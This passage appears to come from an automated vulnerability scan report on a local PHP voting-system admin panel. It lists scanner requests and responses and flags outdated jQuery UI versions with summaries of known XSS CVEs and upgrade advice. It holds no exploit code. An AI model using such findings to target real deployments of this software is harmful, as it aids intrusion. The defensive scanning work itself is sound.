Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:35 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

12.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

12.6. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/font-awesome/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/font-awesome/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

12.7. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/jquery-slimscroll/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/)

## Certainty

## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/jquery-slimscroll/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:32 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 12.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 12.9. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:09 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

12.10. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/plugins/iCheck/icheck.min.js

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/icheck/  
icheck.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/m  
oment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:07 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 12.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## Remedy

Please upgrade your installation of jQuery UI Autocomplete to the latest stable version.

### Remedy References

- [Downloading jQuery UI Autocomplete](#)

 CLASSIFICATION	
PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CWE	<a href="#">829</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 13. Out-of-date Version (jQuery UI Dialog)

MEDIUM



11

Netsparker identified the target web site is using jQuery UI Dialog and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### jQuery UI Dialog Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `of` option of the `\$.position()` util from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `of` option is now treated as a CSS selector. A workaround is to not accept the value of the `of` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41184](#)

### jQuery UI Dialog Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of various `\*Text` options of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. The values passed to various `\*Text` options are now always treated as pure text, not HTML. A workaround is to not accept the value of the `\*Text` options from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41183](#)

### jQuery UI Dialog Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `altField` option of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `altField` option is now treated as a CSS selector. A workaround is to not accept the value of the `altField` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41182](#)

### JQuery UI Cross-site Scripting (XSS) Vulnerability

Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.

## Affected Versions

1.10.0 to 1.11.4

## External References

- [CVE-2016-7103](#)

## Vulnerabilities

### 13.1. <http://localhost/votesystem/admin/>

#### Identified Version

- 1.11.4

#### Latest Version

- 1.11.29 (in this branch)

#### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

## Certainty



### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 13.2. http://localhost/votesystem/admin/index.php

### Identified Version

- 1.11.4

### Latest Version

- 1.11.29 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/index.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

### 13.3. http://localhost/votesystem/admin/index.php/

#### Certainty



#### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1  
Host: localhost  
